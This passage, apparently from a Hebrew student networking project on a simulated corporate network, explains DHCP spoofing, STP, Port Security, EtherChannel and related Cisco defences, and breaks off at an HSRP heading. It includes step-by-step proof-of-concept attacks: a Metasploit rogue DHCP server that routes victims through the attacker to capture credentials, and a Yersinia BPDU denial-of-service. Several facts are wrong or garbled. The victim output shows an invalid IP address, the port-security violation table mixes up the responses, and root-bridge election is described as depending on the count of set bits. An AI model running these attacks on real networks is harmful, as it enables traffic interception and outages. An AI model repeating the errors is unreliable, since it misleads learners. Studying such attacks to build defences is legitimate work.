172.18.134.3     0090.2110.C72D           --                     Automatic
```

כמו שניתן לראות כל מחשב בקומות השונות קיבל כתובת **IP** לפי ה- **POOL** שלו.



מתקפת DHCP Spoofing

בהמשך ל- **DHCP**, מתקפת **DHCP Spoofing** היא אחת ממתקפות ה- **MIM** המסוכנות שיכולה להתרחש ברשתות מחשבים ונשענת על פגיעות בתהליך חיבור הלקוח לרשת.


מתקפה זו מתמקדת בכך שהתהליך המתקיים הוא כולו ב- **Broadcast**, כאשר הלקוח סומך באופן אוטומטי על השרת **DHCP** שיתקשר עמו.

תהליך המתקפה

המתקפה מתחילה כאשר לקוח רוצה להתחבר לרשת Wi-Fi או לרשת מקומית אחרת.

כדי לעשות זאת, הלקוח שולח פקטת **DHCP Discover**, שמטרתה למצוא את שרת ה- **DHCP** הזמין. בשלב זה התוקף המחובר לאותה הרשת מזהה את הפקטה ומגיב לה בהודעת **DHCP Offer**. הלקוח שאינו מודע לכך שמדובר בתוקף מפרש את ההודעה כהצעה לגיטימית ושולח בחזרה הודעת **DHCP Request**, התוקף משיב להודעת ה **Request** עם הודעת **DHCP Acknowledge** אך ההודעה הזו שונה מהודעות ה- **DHCP** הרגילות, במקום לספק ללקוח את כתובת ה- **IP של הנתב המקומי**, התוקף מכניס בה את כתובת ה- **IP שלו**.

כתוצאה מכך, כל התקשורת של הלקוח עם האינטרנט עוברות דרך מחשבו של התוקף !



הסכנה הגדולה במתקפה זו טמונה ביכולת של התוקף ליירט את המידע שעובר דרך המחשב שלו, לדוגמה, אם הלקוח מנסה להתחבר לאורקל, כל המידע שהוא שולח כמו שם משתמש וסיסמה יגיע ישירות לתוקף במקום לשרתים של אורקל.

POC

בכדי להוכיח את הקונספט של מתקפת **DHCP spoofing** הקמתי מכונה וירטואלית עם מחשב **Windows** והשתמשתי ב- **Metasploit** שב- **Kali Linux** כאשר כתובת הIP שלי (ב- Kali) היא **172.18.1.200** .

ב- **Kali Linux** נפתח את הטרמינל ונרשום את הפקודה הבאה כדי להתחיל להשתמש ב **Metasploit**:

```
msfconsole
```

לאחר הרצה אתם אמורים לקבל תוצאה דומה לזו:

```
┌──(noam㉿kali)-[~]
└─$ msfconsole
msf >
```

במסוף שהקבל הריצו את הפקודות הבאות:

```
use auxiliary/server/dhcp

show options
```

```
msf > use auxiliary/server/dhcp
msf auxiliary(dhcp) > show options
```

ואתם אמורים לקבל מסך דומה לזה:

```
   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BROADCAST                      no        The broadcast address to send to
   DHCPIPEND                      no        The last IP to give out
   DHCPIPSTART                    no        The first IP to give out
   DNSSERVER                      no        The DNS server IP address
   DOMAINNAME                     no        The optional domain name to assign
   FILENAME                       no        The optional filename of a tftp boot
server
   HOSTNAME                       no        The optional hostname to assign
   HOSTSTART                      no        The optional host integer counter
   NETMASK                        yes       The netmask of the local subnet
   ROUTER                         no        The router IP address
   SRVHOST                        yes       The IP of the DHCP server


Auxiliary action:

   Name     Description
   ----     -----------
   Service  Run DHCP server
```

לאחר מכן נמלא את המשתנים הדרושים בכדי להפעיל את המתקפה (מה שמסומן ב yes בתמונה הקודמת), לדוגמא במקרה שלי אלו הפקודות שאני הרצתי:

```
msf auxiliary(dhcp) > set dhcpipstart 172.18.1.1
msf auxiliary(dhcp) > set dhcpipend 172.18.1.199
msf auxiliary(dhcp) > set netmask 255.255.255.0
msf auxiliary(dhcp) > set broadcast 172.18.1.255
msf auxiliary(dhcp) > set router 172.18.1.200
msf auxiliary(dhcp) > set dnsserver 172.18.1.200
msf auxiliary(dhcp) > set srvhost 172.18.1.200
```

בחרתי לחלק כתובות מ-1 עד 199 והגדרתי כי אני השער יציאה והשרת DNS.

לאחר הגדרת המשתנים ניתן להריץ את המתקפה על ידי שימוש בפקודה run:

```
msf auxiliary(dhcp) > run
```

ואם נבקש כתובת IP בעזרת DHCP במחשב ה Windows, נקבל את הגדרות ה- IP שהגדרנו ב- **Metasploit**:

```
PS C:\Users\noama> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DESKTOP-D05CLTB
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) Wi-Fi 6 AX201 160MHz
   Physical Address. . . . . . . . . : 3C-58-C2-C0-8C-94
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 172.18.1.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Wednesday, November 6, 2024 11:06:26 AM
   Lease Expires . . . . . . . . . . : Wednesday, November 6, 2024 3:51:25 PM
   Default Gateway . . . . . . . . . : 172.18.1.18.200
   DNS Servers . . . . . . . . . . . : 172.18.1.18.200
   NetBIOS over Tcpip. . . . . . . . : Enabled

PS C:\Users\noama>
```

ניתן לראות שביצענו **DHCP spoofing** בהצלחה !

הפעלת DHCP Snooping

DHCP Snooping היא טכנולוגיה חיונית להגן על רשתות מחשבים מפני מתקפות **DHCP Spoofing**.

על ידי הפעלת **DHCP Snooping** במתגים, ניתן לזהות ולהגביל את הפורטים שיכולים לשלוח הודעות **DHCP**.

תהליך ההפעלה כולל מספר שלבים, ראשית, יש לגשת לממשק הניהול של המתג ולזהות את הפורטים שמחוברים לשרתים וללקוחות לגיטימיים.

לאחר מכן, יש להפעיל את **DHCP Snooping** ולהגדיר את ה- **VLANs** שבהן יופעל השירות.

חשוב גם **לאמת את השרת DHCP** על מנת להבטיח שההודעות יתקבלו רק ממקורות רצויים.

באמצעות הגדרה זו, המתג יכול לחסום כל הודעת **DHCP** שמגיעה מפורטים לא מורשים, ובכך למנוע מתקפות מזויפות ולשפר את אבטחת הרשת.

הפעלת **DHCP Snooping** היא פעולה פשוטה אך קריטית, המבטיחה שהרשת שלך תהיה מוגנת יותר מפני ניסי חדירה והונאה.

הגדרת DHCP Snooping:

הפעלה:

```
ip dhcp snooping
```


הגדרה על פורט:

```
ip dhcp snooping vlan 1,2,3,4
```

הגדרת VLANs:

```
interface <INTERFACE-ID>

ip dhcp snooping trust
```

הגדרה בפרויקט:



בתמונה להלן ניתן לראות שהשרת **DHCP** של הבניין ב**סידני** ש**באוסטרליה** מחובר אל הממשק **FastEthernet0/3**:

לכן על מנת להגן מפני **DHCP spoofing** במתג אליו הוא מחובר הרצתי את הפקודות הבאות:

```
ORACLE_AU_AU_Sydney_F0_SW_Access_SERVER(config)#ip dhcp snooping vlan 20,30,40,101
ORACLE_AU_AU_Sydney_F0_SW_Access_SERVER(config)#ip dhcp snooping
ORACLE_AU_AU_Sydney_F0_SW_Access_SERVER(config)#interface FastEthernet0/3
ORACLE_AU_AU_Sydney_F0_SW_Access_SER(config-if)# ip dhcp snooping trust
```

ניתן לוודא כי באמת מופעל **DHCP snooping** על ידי שימוש בפקודת:

```
show ip dhcp snooping
```

למשל במקרה שלי:

```
ORACLE_AU_AU_Sydney_F0_SW_Access_SERVERS#show ip dhcp snooping
Switch DHCP snooping is enabled
DHCP snooping is configured on following VLANs:
20,30,40,101
Insertion of option 82 is enabled
Option 82 on untrusted port is not allowed
Verification of hwaddr field is enabled
Interface                  Trusted    Rate limit (pps)
-----------------    --------    ------------------------
FastEthernet0/3            yes        unlimited
```

Port Security

Port Security היא טכנולוגיה המאפשרת ניהול של ההתקנים המאושרים לחיבור לרשת, מתג לא יחבר לרשת התקן שלא מורשה להתחבר לממשק.

הטכנולוגיה מתבססת על סינון גישה על פי כתובות פיזיות **Mac Address** וניתנת לפריצה ע"י שינוי כתובת ה- **MAC**.

Port Security מאפשרת הגדרת שני מגבלות לכל ממשק:

1. הגבלת מספר ההתקנים שיוכלו להתחבר לממשק במתג.
2. קביעת הכתובות ה MAC שהממשק ילמד.

מה זו הפרה – violation?

כאשר התקן לא מורשה מתחבר למתג, מתרחשת הפרה (**violation**) של המדיניות.

הפרה מתרחשת בשני מקרים:

1. הגבלת מספר ההתקנים שיוכלו להתחבר לממשק במתג.
2. מחשב שנלמד בממשק אחד, מנסה לשדר דרך ממשק אחר.

מה התגובה ל– violation?

ישנם שלושה תגובות להפרה ב **Port Security**:

1. **Shutdown**
2. **Restrict**
3. **Protect**

סוג הפרה	העבר תעבורה	הודעה syslog	מציג שגיאה	מעלה Violation Counter	מכבה פורט
Shutdown	לא	לא	לא	לא	לא
Restrict	לא	כן	לא	כן	לא
Protect	לא	לא	לא	כן	כן

פקודות לניהול Port Security

רשימת פקודות לניהול Port Security על ממשק ובכללי:

הפעלת port-security:

```
switchport port-security maximum <num>
```

הגדרת כתובת MAC סטטית:

```
switchport port-security mac-address <MAC-ADDR>
```

הגדרת כתובת MAC "**דביקה**":

```
switchport port-security mac-address sticky
```

מחיקת כל הכתובות שהוגדרו על ידי **sticky**:

```
clear port-security sticky
```

מחיקת כתובת MAC ספציפית שהוגדרה על ידי **sticky**:

```
no switchport port-security mac-address sticky <MAC-ADDR>
```

מחיקת כתובת MAC שהוגדרה:

```
switchport port-security mac-address <MAC-ADDR>
```

הגדרת תגובה להפרה:

```
switchport port-security violation <shutdown/restrict/protect>
```

פתיחת פורט שנסגר:

```
shutdown
no shutdown
```

הצגת כל הפורטים


```
show port-security address
```

הצגת פורט ספציפי

```
show port-security interface <TYPE> <NUM>/<NUM>
```

הגדרה בפרויקט:

בחרתי להגדיר **Port Security** על הממשק של השרת **DHCP** בכדי למנוע התחזות אל השרת למרות שמוגדר **DHCP snooping** על ידי התחברות לממשק שלו.



מבדיקה זריזה על ידי שימוש בפקודה ipconfig /all נמצא כי כתובת ה- MAC של השרת **DHCP** היא:

```
0007.EC1C.1EA1
```

ובחרתי לכבות את הפורט במקרה ומחשב עם כתובת MAC אחרת ינסה להתחבר לממשק, למען פעולה זו הרצתי את הפקודות הבאות:

```
ORACLE_AU_AU_Sydney_F0_SW_Access_SERVER(config)#interface FastEthernet0/3
ORACLE_AU_AU_Sydney_F0_SW_Access_SER(config-if)# switchport port-security
ORACLE_AU_AU_Sydney_F0_SW_Access_SER(config-if)# switchport port-security maximum 1
ORACLE_AU_AU_Sydney_F0_SW_Access_SER(config-if)# switchport port-security mac-address 0007.EC1C.1EA1
ORACLE_AU_AU_Sydney_F0_SW_Access_SER(config-if)# switchport port-security violation shutdown
```

ניתן לצפות מצב הממשקים על ידי שימוש בפקודה show port-security:

```
ORACLE_AU_AU_Sydney_F0_SW_Access_SERVERS#show port-security
Secure Port MaxSecureAddr CurrentAddr SecurityViolation Security Action
               (Count)       (Count)          (Count)
--------------------------------------------------------------------
        Fa0/2        1           1                  0         Shutdown
        Fa0/3        1           1                  0         Shutdown
----------------------------------------------------------------------
```

פרוטוקול STP

פרוטוקול **STP** הוא פרוטוקול בשכבת 2 שנועד למנוע לולאות בין מתגים ברשת, כאשר יש לנו רשת עם עודפי חיבור סביר שנקבל לולאות בין המתגים שיגרמו לקריסות ולירידת ביצועים ברשת, את בעיה זו פותרים על ידי שימוש ב- **STP**.
STP משתמש ביכולת של המתג **לסגור לוגית** ממשק מסוים כדי להפסיק את הלולאות (על ידי סגירת החיבור).


Bridge id הוא מזהה של מתג והוא מורכב מ- כתובת MAC ו- עדיפות.

פרוטוקול STP מורכב מארבעה שלבים:

בחירת המתג שישמש כ- **root bridge**:
ה- **root bridge** הוא המכשיר שאליו מועברת כל התנועה ברשת, הוא נבחר על ידי השוואת העדיפות ב- **bridge id**, ואם העדיפויות זהות, המתג עם כתובת ה- MAC עם **מספר הביטים הדלוקים הקטן ביותר**.
לדוגמה, לכתובת **00:1b:63:aa:aa:aa** יש פחות ביטים דלוקים מאשר לכתובת **00:1b:63:ff:ff:ff** .

ORACLE

בחירת הממשקים שישמשו כ- **root port**:
ה **root port** נבחר לפי העלות המצטברת שלו ל- **root bridge**.
כיצד ניתן לקבוע את עלות הפורט?
ניתן לקבוע את עלות הפורט בעזרת הטבלה הבאה:



קצב נתונים	עלות
4 Mbps	250
10 Mbps	100
16 Mbps	62
100 Mbps	19
1 Gbps	4
2 Gbps	3

ישנם שלושה מצבים בהם ניתן להגדיר ממשק: **blocked**, **root port**, ו- **designated**.


כל ממשק **שמכוון** ל- **root bridge** מוגדר כ- **root port**, אם לשני המסלולים ל- **root bridge** יש אותה עלות מצטברת ואין מתגים בדרך, הפורט עם **port id** הקטן ביותר מוגדר כ- **root bridge**.
כאשר יש מתג בדרך, המסלול שבו למתג יש את ה- **bridge id** הקטן ביותר מוגדר כ- **root port**.

מזהה פורט מורכב מעדיפות הפורט (128 ברירת מחדל) וממספר הפורט. לדוגמה: **128.1** ◦ **128** לעדיפות ברירת מחדל. ◦ **1** מספר הפורט.

בחירת הממשקים שישמשו כ- **designated**:

1. כל ממשק שנמצא בצד השני של **root port** או **blocked** מוגדר כממשק **designated**.
2. כל הממשקים על ה- **root bridge** הם ממשקי **designated**.
3. כל הממשקים שמחוברים למכשירי קצה (מחשב לדוגמה) מוגדרים כממשקי **designated**.

בחירת הפורטים החסומים (**blocked**) לוגית:
פורט **blocked** נבחר לפי עלות נמוכה ל **root bridge**, ואז **port id** הקטן ביותר ולבסוף **bridge id**.



STP load balancing


STP Load Balancing היא טכניקת ניהול רשת המסייעת לאזן את העומס בין מתגים שונים ובכך משפרת את ביצועי הרשת ומפחיתה את הסיכון להקריסות, באמצעות פרוטוקול **STP** ניתן למנוע לולאות ברשת אך גם לאפשר מספר נתיבים פעילים בו זמנית דבר שמגביר את הזמינות והאמינות של הרשת.

השימוש ב- **STP Load Balancing** כולל הגדרת מתגים, התאמת פרמטרים כמו מהירות הקווים ועדיפויות המתגים, וכן ניטור מתמיד כדי לוודא שהעומס מחולק באופן אופטימלי.

טכניקה זו חיונית במיוחד ברשתות גדולות או מורכבות, שבהן דרישות הביצועים והזמינות הן גבוהות, ומסייעת להבטיח שהנתונים יועברו בצורה מהירה ויעילה, גם במקרה של תקלות בקווים מסוימים.

בפרויקט למשל יצרתי את החלוקה הבאה:

ORACLE_US_CA_San_Jose_F0_SW_Core1 ORACLE_US_CA_San_Jose_F0_SW_Core2



חלוקה לפי VLANs:

שם מכשיר	Vlan
ORACLE_US_CA_San_Jose_F0_SW_Core1	110
ORACLE_US_CA_San_Jose_F0_SW_Core1	20
ORACLE_US_CA_San_Jose_F0_SW_Core2	30
ORACLE_US_CA_San_Jose_F0_SW_Core2	40

שלבי הגדרה

במתג ORACLE_US_CA_San_Jose_F0_SW_Core1 הרצתי את הפקודות הבאות:

```
ORACLE_US_CA_San_Jose_F0_SW_Core1(config)#spanning-tree vlan 20 priority 8192
ORACLE_US_CA_San_Jose_F0_SW_Core1(config)#spanning-tree vlan 110 priority 8192
ORACLE_US_CA_San_Jose_F0_SW_Core1(config)#spanning-tree vlan 30 priority 4096
ORACLE_US_CA_San_Jose_F0_SW_Core1(config)#spanning-tree vlan 40 priority 4096
```

ובמתג ORACLE_US_CA_San_Jose_F0_SW_Core2 הרצתי את הפקודות האלה:

```
ORACLE_US_CA_San_Jose_F0_SW_Core2(config)#spanning-tree vlan 20 priority 4096
ORACLE_US_CA_San_Jose_F0_SW_Core2(config)#spanning-tree vlan 110 priority 4096
ORACLE_US_CA_San_Jose_F0_SW_Core2(config)#spanning-tree vlan 30 priority 8192
ORACLE_US_CA_San_Jose_F0_SW_Core2(config)#spanning-tree vlan 40 priority 8192
```

כך שנוצרה החלוקה הרצויה, שכן העדיפות של הVLANs יוצרת מצב בו כל מתג הוא ה- **root bridge** של אותו ה- **VLAN** על ידי שימוש ב **Priority** נמוך יותר.

ניתן לראות למשל אם נתמקד ב- **VLAN 110** ונציג את מצב ה- **STP** בעזרת פקודת show spanning-tree שבמתג **ORACLE_US_CA_San_Jose_F0_SW_Core2** הוא ה- **root bridge** ובמתג **ORACLE_US_CA_San_Jose_F0_SW_Core1** הוא לא:

```
ORACLE_US_CA_San_Jose_F0_SW_Core2#show spanning-tree vlan 110
VLAN0110
Spanning tree enabled protocol ieee
Root ID Priority 4206
Address 0001.6324.34DB
This bridge is the root
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

Bridge ID Priority 4206 (priority 4096 sys-id-ext 110)
Address 0001.6324.34DB
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 20

Interface Role Sts Cost Prio.Nbr Type
---------------- ---- --- --------- -------- -------------------
Po1 Desg FWD 3 128.11 Shr
Gi6/1 Desg FWD 4 128.7 P2p
Gi5/1 Desg FWD 4 128.6 P2p
Gi7/1 Desg FWD 4 128.8 P2p
```

```
ORACLE_US_CA_San_Jose_F0_SW_Core1#show spanning-tree vlan 110
VLAN0110
Spanning tree enabled protocol ieee
Root ID Priority 4206
Address 0001.6324.34DB
Cost 3
Port 11(Port-channel1)
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

Bridge ID Priority 8302 (priority 8192 sys-id-ext 110)
Address 0004.9AE4.9949
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 20

Interface Role Sts Cost Prio.Nbr Type
---------------- ---- --- --------- -------- -----------------
Po1 Root FWD 3 128.11 Shr
Gi5/1 Desg FWD 4 128.6 P2p
Gi7/1 Desg FWD 4 128.8 P2p
Gi6/1 Desg FWD 4 128.7 P2p
```


מתקפת BPDU DOS

POC

ראשית נפעיל את תוכנת **Yersinia** בעזרת הפקודה:

```
sudo yersinia -G
```

נבחר באופציית **sending tcn BPDUs**:



ונלחץ על **OK**.

עכשיו המחשב שלי המחובר למתג שולח הודעות **TCN** לא אמיתיות למתג וגורם ל- **DOS**.

כיצד ניתן למנוע מתקפה כזו?

✓ **הפעלת BPDU Guard:**

כלי הגנה נוסף הוא הפעלת **BPDU Guard** על פורטים שנמצאים על מכשירים שלא אמורים לשלוח **BPDU**, כמו מחשבים או מתגים סופיים.
הפעלת הגנה כזו תמנע את שליחת ה- **BPDU** מכל התקן לא מורשה.

✓ **Port Security:**

הפעלת מדיניות **Port Security** במתגים יכולה להקטין את האפשרות של התחברות של התקנים לא מוכרים לרשת, ומכאן גם להקטין את האפשרות שיתבצעו התקפות מסוג זה.

Portfast + BPDU guard

כיום מחשבים מהירים מאוד ולכן יתכן שהמחשב יעלה בפחות מ- 50 שניות והמשתמש ינסה להתחבר כאשר הרשת עוד לא זמינה.

Port שמוגדר כ- **PortFast**, עובר מיד ממצב של **blocking** למצב של **forwarding**.

נשתמש בהגדרה זו רק ל- **Ports** שמחוברים אליהם מחשבים:

```
ORACLE_AU_AU_Sydney_F3_SW_Access(config)#interface range FastEthernet0/1-24
ORACLE_AU_AU_Sydney_F3_SW_Access(config-if-range)#spanning-tree portfast
```

BPDU Guard הוא מנגנון הגנה ברשתות תקשורת, שנועד להגן על פורטים מסוימים במתגים, לדוגמא פורטים שעליהם מוגדר **PortFast**, או במקרה שלנו גם ממתקפות **BPDU**.

המנגנון מפסיק את הפורטים במקרה שבו מתקבל **BPDU** בפורטים שלא אמורים לקבל כאלה.

נגדיר **BPDU Guard** על כל ממשק שמופעל עליו PortFast:

```
ORACLE_AU_AU_Sydney_F3_SW_Access(config)#interface range FastEthernet0/1-24
ORACLE_AU_AU_Sydney_F3_SW_Access(config-if-range)# spanning-tree portfast bpduguard default
```

Etherchannel

EtherChannel היא טכנולוגיה ברשתות מחשבים שמאפשרת חיבור מספר קישורים פיזיים בין שני מתגים או בין מתג למחשב כך שהם פועלים כ**ערוץ לוגי אחד**.

המטרה היא להגדיל את רוחב הפס (**bandwidth**) ולספק חיבור טוב יותר על ידי ריבוי נתיבים.

יתרונות של EtherChannel:

1. **רוחב פס מוגבר:**
חיבור מספר קישורים פיזיים מאפשר להעביר יותר נתונים בו זמנית.

2. **מהימנות:**
אם אחד הקישורים פגום, התעבורה יכולה להמשיך לעבור על שאר הקישורים.

3. **פשטות בניהול:**
EtherChannel מציג את כל הקישורים כקישור אחד, מה שמקל על ניהול הרשת.

ישנם שני סוגים של EtherChannel:

- **Static EtherChannel:**
קביעת החיבורים ידנית על ידי המנהל.

- **Dynamic EtherChannel:**
משתמש בפרוטוקולים כמו **PAgP** או **LACP** כדי להקים את החיבורים באופן אוטומטי.

EtherChannel משמש בעיקר בסביבות עם דרישות גבוהות לרוחב פס, כמו מרכזי נתונים או רשתות ארגוניות.

הגדרת EtherChannel:

על מנתן להגדיר EtherChannel בפרויקט יצרתי חמישה חיבורים בין שני מתגים שונים:

לאחר מכן יצרתי ממשק EtherChannel והוספתי את הגדרות ה Trunk:

```
ORACLE_AS_IN_Mumbai_F0_SW_Multilayer_Core2(config)#interface Port-channel 1
ORACLE_AS_IN_Mumbai_F0_SW_Multilayer_Core2(config-if)#switchport trunk allowed vlan 20,30,40,101
```

פעולה זו נעשתה בשני המתגים.

ואז בחרתי את סוג ה- Etherchannel שאותו אני רוצה לבצע, במקרה שלנו ניתן להשתמש רק ב PAgP של Cisco שכן Packet Tracer תומך רק בו:

```
ORACLE_AS_IN_Mumbai_F0_SW_Multilayer_Core2(config-if)#interface range GigabitEthernet1/0/1-5
ORACLE_AS_IN_Mumbai_F0_SW_Multilayer_Core2(config-if)#channel-group 1 mode desirable
```

פעולה זו נעשתה בשני המתגים.

אנחנו יכולים לוודא את החיבור על ידי שימוש בפקודה show etherchannel summary:

```
ORACLE_AS_IN_Mumbai_F0_SW_Core1#show etherchannel summary
Flags:  D - down        P - in port-channel
        I - stand-alone s - suspended
        H - Hot-standby (LACP only)
        R - Layer3      S - Layer2
        U - in use      f - failed to allocate aggregator
        u - unsuitable for bundling
        w - waiting to be aggregated
        d - default port


Number of channel-groups in use: 1
Number of aggregators:           1

Group  Port-channel  Protocol    Ports
------+-------------+-----------+----------------------------------------------

1      Po1(SU)           PAgP   Gig0/1(P) Gig1/1(P) Gig2/1(P) Gig3/1(P) Gig4/1(P)
```

פרוטוקול HSRP

HSRP, או בשמו המלא **Hot Standby Router Protocol**, זה פרוטוקול שנועד לספק גיבוי לרשתות IP, והכל כדי שה- **gateway** שלנו לא ייפול אם משהו משתבש.

שלבי הגדרה:

